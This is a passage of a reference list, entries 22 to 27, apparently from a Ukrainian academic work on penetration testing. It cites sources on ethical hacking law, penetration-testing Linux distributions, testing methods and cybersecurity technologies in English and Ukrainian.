22. Carbonsec Team. The Legal Aspects of Ethical Hacking – Where Are the Limits? - Carbonsec [Electronic resource] / Carbonsec Team // Carbonsec - Cybersecurity Consultancy Services Company. – Mode of access: <https://www.carbonsec.com/legal-aspects-of-ethical-hacking/>

23. The BlackArch Linux Guide [Electronic resource] // BlackArch Linux - Penetration Testing Distribution. – Mode of access: <https://blackarch.org/blackarch-guide-en.pdf>

24. Uygur S. U. Penetration Testing with BackBox / Stefan Umit Uygur. – Birmingham: Packt Publishing, 2014. – 112 p.

25. Kalchenko V.V. Огляд методів проведення тестування на проникнення для оцінки захищеності комп'ютерних систем [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв'язку. Збірник наукових праць. – 2018. – Т. 4, № 50. – С. 109. – Режим доступу: <http://journals.nupp.edu.ua/sunz/article/view/1209>

26. Учасники проєктів Вікімедіа. Операційна система – Вікіпедія [Електронний ресурс] / Учасники проєктів Вікімедіа // Вікіпедія. – Режим доступу: https://uk.wikipedia.org/wiki/Операційна_система

27. Ободяк В.К., Шелехов І.В. Сучасні інформаційні технології в кібербезпеці [Електронний ресурс]: монографія / А.С. Довбиш, В.К. Ободяк, І.В. Шелехов та ін. – Суми: Сум. держ. ун-т, 2021. – 348 с. – Режим доступу: https://essuir.sumdu.edu.ua/bitstream-download/123456789/82619/3/Obodiak_kiberbezpeka.pdf